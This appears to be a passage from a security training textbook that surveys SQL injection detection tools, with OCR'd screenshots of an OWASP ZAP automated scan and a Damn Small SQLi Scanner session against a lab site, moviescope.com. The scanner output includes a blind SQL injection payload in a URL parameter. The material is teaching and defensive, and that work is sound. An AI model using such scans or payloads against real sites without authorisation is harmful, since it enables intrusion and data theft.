
SQL injection detection tools help in the detection of SQL injection attacks by monitoring HTTP traffic and SQL injection attack vectors, and they determine if the web application or database code suffers from SQL injection vulnerabilities.

- **OWASP ZAP**

  Source: *https://www.zaproxy.org*

  OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. It is designed for use by those with extensive security experience, and as such, is ideal for developers and functional testers who are new to penetration testing.

  Security professionals can use this tool to identify and fix vulnerabilities, maximize remediation efforts, and decrease the likelihood of attacks.


OWASP ZAP - OWASP ZAP 2.11.1
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
History
Search
Alerts
Output
Spider
Active Scan

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.moviescope.com

Select...

Alerts (9)

- SQL Injection
- Viewstate without MAC Signature (Unsure) (3)
- Absence of Anti-CSRF Tokens (3)
- Content Security Policy (CSP) Header Not Set (5)
- Missing Anti-clickjacking Header (3)
- Server Leaks Information via "X-Powered-By" HTTP Response
- X-AspNet-Version Response Header (3)
- X-Content-Type-Options Header Missing (16)
- Information Disclosure - Suspicious Comments

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

Alerts 2 3 3 1 Primary Proxy: localhost:8080

Current Scans 0 0 0 0 0 0 0 0


Figure 15.27: Screenshot of OWASP ZAP

- **Damn Small SQLi Scanner (DSSS)**

  Source: *https://github.com*

  Damn Small SQLi Scanner (DSSS) is a fully functional SQL injection vulnerability scanner (supporting GET and POST parameters). It scans the web application for various SQL injection vulnerabilities.

  Security professionals can use this tool to detect SQL injection vulnerabilities in web applications.


python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" - Parrot Term
File Edit View Search Terminal Help

```
└──╼ #cd DSSS
┌─[root@parrot]─[/home/attacker/DSSS]
└──╼ #python3 dsss.py
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
 by: Miroslav Stampar (@stamparm)

Usage: dsss.py [options]

Options:
  --version          show program's version number and exit
  -h, --help         show this help message and exit
  -u URL, --url=URL  Target URL (e.g. "http://www.target.com/page.php?id=1")
  --data=DATA        POST data (e.g. "query=test")
  --cookie=COOKIE    HTTP Cookie header value
  --user-agent=UA    HTTP User-Agent header value
  --referer=REFERER  HTTP Referer header value
  --proxy=PROXY      HTTP proxy address (e.g. "http://127.0.0.1:8080")
┌─[root@parrot]─[/home/attacker/DSSS]
└──╼ #python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8w
ro=; ui-tabs-1=0"
Damn Small SQLi Scanner (DSSS) < 100 LoC (Lines of Code) #v0.3b
 by: Miroslav Stampar (@stamparm)

* scanning GET parameter 'id'
 (i) GET parameter 'id' appears to be blind SQLi vulnerable (e.g.: 'http://www.moviescope.com/viewpro
file.aspx?id=1%20OR%20NOT%20%2887%3E87%29')

scan results: possible vulnerabilities found
```

Figure 15.28: Screenshot of Damn Small SQLi Scanner (DSSS)

- **Snort**

  Source: *https://snort.org*

